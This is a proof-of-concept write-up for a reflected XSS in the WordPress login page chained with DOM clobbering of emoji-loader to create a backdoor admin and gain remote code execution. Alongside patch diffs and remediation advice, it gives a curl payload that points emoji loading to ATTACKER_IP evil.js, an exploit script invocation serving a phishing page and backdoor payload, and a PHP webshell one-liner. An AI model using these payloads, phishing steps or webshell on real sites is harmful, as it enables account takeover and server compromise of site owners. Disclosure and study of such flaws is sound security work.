
Proof-of-concept exploit for CVE-2026-64638: reflected XSS in WordPress login chained with DOM clobbering to achieve admin account takeover and remote code execution.
Software: WordPress Core ≤ 7.0.2 (all versions prior to 7.0.3)
CVSS: 8.9 (High)
CWE: CWE-79 — Improper Neutralization of Input During Web Page Generation
Authentication Required: None (Pre-Auth)
User Interaction: Active (admin needs to click 1 link)
Impact: XSS → Account Takeover → Remote Code Execution
WordPress is the most popular content management system in the world, accounting for over 40% of all websites on the internet. Every WordPress site has a login page at /wp-login.php — this is a public endpoint that anyone can access without authentication.
When a user enters an incorrect username, WordPress displays an error message containing the exact username that the user just typed: “The username X is not registered on this site.” The problem lies in the fact that the username value is placed directly into the HTML response without going through any escape function — an attacker simply needs to enter HTML/JavaScript instead of a real username, and the code will be executed in the browser.
This is a Reflected XSS flaw — the payload is contained in the request and reflected back identically by the server in the HTML. What makes it dangerous is that the flaw resides on the login page — a place frequently accessed by admins, where admin session cookies can be stolen.
The research team further discovered that this XSS can be chained with a DOM clobbering vulnerability in WordPress's emoji-loader, allowing JavaScript to be loaded from an external server. From there, an attacker can create a new admin account → install a plugin containing a webshell → execute PHP code on the server. This exploit chain is referred to as XSS2Shell.
WordPress loads emoji support on every page (including the login page) via the file emoji-loader.js. This script reads configuration from an element with id="wp-emoji-settings":
// Before patch (vulnerable)
const settings = JSON.parse(
document.getElementById('wp-emoji-settings').textContent
);
document.getElementById() returns the first element in the DOM with a matching id. If an attacker injects a <div id="wp-emoji-settings"> before the original script tag, getElementById will read the attacker's content instead of the real configuration. This technique is called DOM clobbering — overwriting JavaScript behavior by injecting HTML elements.
The emoji configuration contains a URL to load a JavaScript file (concatemoji). The attacker controls this URL → loads a JS file from an external server → executes arbitrary code within the browser context.
Once JavaScript execution within the admin context is achieved, the attacker has full WordPress admin privileges:
/wp-admin/user-new.php with the admin session/wp-admin/plugin-install.phpAny of the 3 methods above allows execution of PHP code on the server — meaning RCE.

From the fix commit 0d6d42e on wordpress-develop, I identified 3 locations in the file wp-includes/user.php where the username/email is placed directly into the error message:
# View diff between vulnerable and patched versions
git diff 7.0.2..7.0.3 -- src/wp-includes/user.php
Location 1 — Line 189 (username does not exist):
Before :
// BEFORE (vulnerable):
sprintf(
__( 'The username <strong>%s</strong> is not registered...' ),
$username // ← no escaping
)

After :
// fixed:
sprintf(
__( 'The username <strong>%s</strong> is not registered...' ),
esc_html( $username ) // ← escaped
)
Location 2 — Line 216 (wrong password):
Before :

// BEFORE:
'<strong>' . $username . '</strong>' // ← no escaping
After :
// AFTER:
'<strong>' . esc_html( $username ) . '</strong>'
Location 3 — Line 299 (wrong password for email):
Before :

// BEFORE:
'<strong>' . $email . '</strong>' // ← no escaping
After :
// AFTER:
'<strong>' . esc_html( $email ) . '</strong>'
Data flow from the POST request to the error message:
$_POST['log'] ← user input from login form
↓
wp_signon() [user.php:51]
$credentials['user_login'] = wp_unslash($_POST['log']) ← only removes backslashes
↓
wp_authenticate($username, $password) [pluggable.php:689]
$username = sanitize_user($username) ← strips HTML tags, but has a bypass
↓
wp_authenticate_username_password() [user.php:153]
get_user_by('login', $username) ← user not found
↓
sprintf('The username <strong>%s</strong>...', $username) ← XSS!
↓
WP_Error → login_header() → wp_admin_notice()
wp_kses_post(...) ← filters HTML but allows <div>, <a>, through
↓
HTML response → browser render → JavaScript execute
WordPress has 2 filtering layers before the username reaches the HTML:
Layer 1: sanitize_user() — Calls strip_tags() to remove HTML tags. However, PHP's strip_tags() has known limitations: non-standard tag formatting can bypass the filter.
Layer 2: wp_kses_post() — Allows a safe subset of HTML through, including <div>, <a>, `` with certain attributes (but strips event handlers like onerror, onload). Crucially: wp_kses_post allows <div id="wp-emoji-settings"> — precisely the element needed for DOM clobbering.
The pwn.ai team found a way to bypass both layers to inject a useful payload. Specific technical details have not been publicly released.
To visually confirm that the username goes straight into HTML without escaping, I used Xdebug + VS Code to place breakpoints at key points in the execution chain.

Step 1 — Input XSS payload into the login form:
Access http://localhost:8282/wp-login.php, enter the username as `` then click Log In. An alert popup appears — XSS works.

Step 2 — Breakpoint at user.php:184 — Where XSS occurs:
Set a breakpoint at return new WP_Error(...) inside the function wp_authenticate_username_password(). When the debugger stops, observe:
$username = "" — intact HTML payload, not escaped$_POST: log = "" — confirms payload originates from form inputwp_authenticate_username_password() → WP_Hook->apply_filters → apply_filters → wp_authenticate → wp_signon → {main} wp-login.php
The value $username goes from $_POST['log'] → wp_unslash() → (bypasses sanitize_user) → sprintf() into the error message at lines 186-189 — no esc_html() in between. In the lab, sanitize_user() was commented out to simulate the bypass discovered by pwn.ai.
Step 3 — Breakpoint at functions.php:9200 — Final Output:
Set a breakpoint at echo wp_get_admin_notice( $message, $args ) — this is the final line before HTML is output to the browser:
$message = "<p><strong>Error:</strong> The username <strong></strong> is not registered...</p>" — payload resides intact inside the HTML error messagewp_kses_post() wrapping it (patched out to simulate bypass), so the payload goes directly to the browser
In original WordPress, this line is echo wp_kses_post( wp_get_admin_notice(...) ) — wp_kses_post() will strip the onerror attribute but allow <div id="wp-emoji-settings"> through because <div> is in the allowlist. This is the exact vector for the DOM clobbering attack.
Commit a12c8f5 modifies emoji-loader.js to block DOM clobbering:
// BEFORE (vulnerable): accepts any element with a matching id
const settings = JSON.parse(
document.getElementById('wp-emoji-settings').textContent
);
// AFTER (fixed): only accepts <script> element
const selector = 'script#wp-emoji-settings';
const script = document.querySelector(selector);
if (!(script instanceof HTMLScriptElement)) {
throw new Error(`Element missing:${selector}`);
}
const settings = JSON.parse(script.text);
The fix changes 3 things:
querySelector('script#...') instead of getElementById — only matches <script> tagsinstanceof HTMLScriptElement — prevents DOM clobbering via <div> or ``.text instead of .textContent — .text is a specific property of HTMLScriptElementAfter the fix, even if an attacker manages to inject <div id="wp-emoji-settings">, emoji-loader will ignore it because it is not an <script> element.
┌─────────────────────────────────────────────────────────────────┐
│ ATTACKER │
│ Creates phishing link containing XSS payload │
│ POST /wp-login.php with log=<div id="wp-emoji-settings"> │
│ {"source":{"concatemoji":"https://evil.com/rce.js"}} │
└────────────────────────┬────────────────────────────────────────┘
│ Sends link to admin (email, chat, etc.)
▼
┌─────────────────────────────────────────────────────────────────┐
│ ADMIN CLICKS LINK │
│ Browser POSTs to /wp-login.php → server reflects payload │
│ → <div id="wp-emoji-settings"> appears in HTML │
└────────────────────────┬────────────────────────────────────────┘
│ emoji-loader.js executes
▼
┌─────────────────────────────────────────────────────────────────┐
│ DOM CLOBBERING │
│ getElementById('wp-emoji-settings') → returns attacker div │
│ JSON.parse(div.textContent) → reads fake configuration │
│ Loads script from https://evil.com/rce.js │
└────────────────────────┬────────────────────────────────────────┘
│ JS executes in admin context
▼
┌─────────────────────────────────────────────────────────────────┐
│ ACCOUNT TAKEOVER + RCE │
│ 1. Fetch /wp-admin/user-new.php → get nonce │
│ 2. POST create new admin account (backdoor) │
│ 3. Login using backdoor account │
│ 4. Install plugin containing PHP webshell │
│ 5. Call webshell → RCE on server │
└─────────────────────────────────────────────────────────────────┘
Access http://localhost:8282/wp-login.php, enter:
Click Log In. If an alert popup showing “localhost” appears → XSS works.
Result — payload reflected intact in HTML:

More complex payload — inject <div> with id="wp-emoji-settings" containing JSON pointing to attacker's JS file:

# Payload: inject div clobber emoji-settings
PAYLOAD='<div id="wp-emoji-settings">{"source":{"concatemoji":"http://ATTACKER_IP:9999/evil.js"},"readyCallback":null}</div>'
curl -s -b /tmp/wp-cookies.txt -X POST "http://localhost:8282/wp-login.php" \
--data-urlencode "log=${PAYLOAD}" \
-d '&pwd=test&wp-submit=Log+In&testcookie=1' \
| grep "wp-emoji-settings"
If the HTML output contains <div id="wp-emoji-settings"> with the attacker's JSON → emoji-loader will load JS from the attacker server.
python exploit.py --target http://localhost:8282 --lhost 127.0.0.1 --lport 9999
The script exploit.py serves 2 things:
http://127.0.0.1:9999/phish.html — phishing page impersonating WordPress Security Updatehttp://127.0.0.1:9999/evil.js — JS payload creating a backdoor admin accountAttacker sends link http://127.0.0.1:9999/phish.html to admin via email/chat. When admin clicks:
/wp-login.php with username containing XSS payload<div id="wp-emoji-settings"> appears in HTMLemoji-loader.js reads fake div → loads evil.js from attacker serverevil.js runs in admin browser → fetches /wp-admin/user-new.php to get nonce → creates account backdoor_xss2shell / Pwn3d!XSS2Shell
The entire process occurs automatically; the admin only sees the normal login page with "username not found" error.
In the lab, admin was already logged in with admin / admin123 so evil.js ran immediately. After gaining access to the account, I immediately uploaded a webshell via Plugin:

<?phpif(isset($_GET['cmd'])) { system($_GET['cmd']); } ?>


Output returned www-data — the attacker now has command execution privileges on the server.
/wp-login.php endpoint is always public and cannot be hidden (unless using plugins to change login URL)HttpOnly is not set properly) or phishing credentialsFix 1 — Escape output (user.php):
// Add esc_html() to everywhere username/email appears in error messages
esc_html( $username )
esc_html( $email )
Fix 2 — Harden emoji-loader (emoji-loader.js):
// Only accept <script> element, do not accept <div> or other elements
const script = document.querySelector('script#wp-emoji-settings');
if (!(script instanceof HTMLScriptElement)) {
throw new Error('Element missing');
}
Fix 3 — Escape URL (wp-login.php):
// Add esc_url() for wp_login_url() in registration messages
esc_url( wp_login_url() )
/wp-login.php with HTML payload in log parametersanitize_user() is designed to normalize usernames, not prevent XSS. Defense-in-depth: escaping at the output point (esc_html, esc_attr, esc_url) is the final and most critical defense layer.getElementById for security-sensitive data. DOM clobbering can inject a fake element with the same id. Use querySelector with specific tag name + instanceof check.wp_kses_post is not an XSS filter. It is designed to allow safe HTML in post content — not to block XSS in other contexts. Each context requires its dedicated escape function.| Attribute | Value |
|---|
| CVE ID | CVE-2026-64638 |
| CVSS Score | 8.9 (High) |
| Software | WordPress Core ≤ 7.0.2 |
| Authentication | None required (Pre-Auth) |
| User Interaction | Requires 1 click (admin clicks link) |
| Attack Complexity | High |
| Patched | WordPress 7.0.3 (08/06/2026) |
| Reporter | pwn.ai team via HackerOne |
| HackerOne Report | #3877102 |
| CVSS Metric | Value | Reason |
|---|
| Attack Vector | Network | Via HTTP, sending link to victim |
| Attack Complexity | High | Requires bypass of sanitize_user() + wp_kses_post(), requires victim click |
| Privileges Required | None | Login endpoint requires no authentication |
| User Interaction | Active | Admin must click phishing link |
| Confidentiality | High | Read cookies, session, admin panel contents |
| Integrity | High | Create admin account, install plugin, modify files |
| Availability | High | RCE → full server control |